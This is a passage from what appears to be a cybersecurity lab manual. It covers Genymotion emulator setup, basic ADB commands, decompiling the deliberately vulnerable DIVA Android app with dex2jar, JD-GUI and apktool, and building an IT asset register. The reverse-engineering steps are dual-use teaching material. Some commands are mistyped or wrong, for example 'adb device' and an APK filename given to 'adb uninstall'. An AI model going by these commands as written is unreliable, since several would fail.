
Working with Genymotion is rather easy. Click "+" to install virtual mobile devices to run your emulators. You can run more than one virtual device on your Windows depending on how much RAM you can spare.




Select your target virtual device based on its configuration. Initially, go for the simplest "custom phone" as a trial; you can delete these virtual devices easily.




You can set up various parameters related to your virtual device including Android version 4.4 and higher and RAM (minimum 2 GB is recommended).



It takes just a little while for the virtual device to be installed on your Windows



A virtual device is slowly being installed above. As shown below, it has been created successfully.



You can now boot this virtual device easily.


Again, it doesn't take very long for the virtual device to start with Genymotion before it takes you to the apps running stage.

5. Launch Virtual Device and Run Android Apps on Windows


The virtual device emulator opens as a separate option on your Windows Configure Android studio with genymotion.

Open android studio


1. Click on view > appearance > toolbar
2. Click SDK manager. from the Android Studio toolbar.



3. Copy the SDK path



4. Open genymotion
5. In menu bar click on genymotion > setting >ADB > android SDK > Paste the link here



6. Close the tab
7. Now it is configured with android studio

Open Android studio


1. Click on genymotion device manager from the Android Studio toolbar.
2. Select the virtual device you want to use and click Start.

Open command prompt

1. In keyboard press win+R to open run
2. Run will open
3. Type cmd
4. Press Enter
5. Execute the commands below givien

ADB commands


For check device is connected ***adb device***



For internet adb shell

We can use CD command for enter into directory

ls "ls to list items in the directory" cd sdcard "our the data of AVD is in sdcard directory" use "ls" it will list all files and folder in AVD ls pwd exit



Transferring files in ADB

Push adb push "file path in system" "location in device to file to save" adb push "c:\user\vini\deskpot\vinaykumar.txt" "/sdcard/download/"


Pull ***adb pull*** "location in system to save" "file path in device" adb pull "/sdcard/download/programs.docx" "c:\user\vini\desktop\"

Installing android application

To list APK installed packages ***adb shell pm list packages***

To uninstall the package adb
uninstall packages_name
ex: adb uninstall vidmate.apk

To install the package adb
install packages_name
ex: adb install vidmate.apk



16. Reversing the application on the Diva Android application

Preconditions: Java Jdk version should be above 8+

Steps to be followed for Reversing an Android application Package

1. Downloaddiva-beta.apk file from mediafire link and extract diva-beta by Vikas.apk you're your PC. Download link https://www.mediafire.com/file/gezbm1y9f36tuwh/diva-beta+by+Vikas.zip/file

2. Download the following tools:
   a) dex2jar
   b) JD-GUI
   c) Apktool

Create a New Folder as ReverseEng on Desktop for Quick access.

Steps to download dex2jar tool

a) Go to browser and copy the given link in URL option https://sourceforge.net/projects/dex2jar/
b) Now clickondownload option.

Steps to download JD-GUI


a) Head over to this link in the browser JD-GUI Download (2022 Latest) (filehorse.com)
b) Now clickondownload option.

Steps to download Apktool

a) Head over to this link in the browser
https://ibotpeaches.github.io/Apktool/install/


b) Check for Windows instruction steps, in that right-clickonWindowswrapperscriptand click the optionsave as“ apktool.bat ”. It will be saved in Downloads Folder.

c) Next , In Windows session > go to (find newest version) and click on it > select the newest version and click on it to download.



Now, move all the downloaded files to ReverseEng folder on Desktop.

3. Go to dex2jar zip file in ReverseEng folder → extract the file
4. Now move the downloaded Apk file in Step1 to dex2jar-2.0 extracted folder.
5. Move the downloaded apktool.batandapktool_2.6.1 files to mentioned path.
C:\Windows\




6. Go to command prompt (cmd).

Follow the mentioned commands to convert Apk file into Jar file.

cd Desktop
cd ReverseEng
cd dex2jar-2.0
d2j-dex2jar.bat –f diva-beta.apk

A new diva-beta-dex2jar.jar executable file will be created in dex2jar-2.0 folder.




7. Extract jd-gui-windows-1.6.6 zip file


8. Open the jd-gui application present in jd-gui-windows-1.6.6 folder. Now Java Decompiler will be opened.

9. In Java Decompiler , go to File ---> Open File ---> Select the diva-beta-dex2jar file present in ReverseEng Folder.

10. Now the source code of the application (apk) will be displayed.



11. Open cmd and Enter following commands
    cddex2jar2.0
    apktool d diva-beta.apk



A new folder will be created on the current folder where the entire source code file will be dis played.

17. Design IT Assets register.

Assets managements


IT asset management (also known as ITAM) is the process of ensuring an organization's assets are accounted for, deployed, maintained, upgraded, and disposed of when the time comes. It's making sure that the valuable items, tangible and intangible in your organization are tracked and being used.

Benefits:

Assets visibility & control
Improved asset utilization
Audit requirement compliance
Regulatory requirement compliance
Reduced costs of software and hardware

The tool we use here is ***Assets Tiger.***

- Go to browser search for assets tiger. > Click on first link.




- Click on create new account.

- Enter your first name, last name, Email id, password , retype password and agree the teams and private policy > Click on sing up. You will get a message to your email.


- Verify email in your mobile by filling all the fields. Complete all steps.
- Once you finish the process go back to sign in option just enter your email id and password. Now you can see the dashboard page.

- Now you can see the information like number of active assets, values of assets. Below you'll see various charts, calendar and feeds to learn more about the current status of each asset ,you can make a vertical or horizontal graph also.




- Upper right you have option “mange dashboard”. User may create your new dashboard or changes the setting of your dashboard.


- On left side of asset tiger. Choose tools option > click on download templates.




- Open the downloaded Excel file and Fill some sample assets details.




- Save the file in excels format
- On asset tiger upload the file which was saved in system and click on upload file.




- Click on preview and Click on import data.
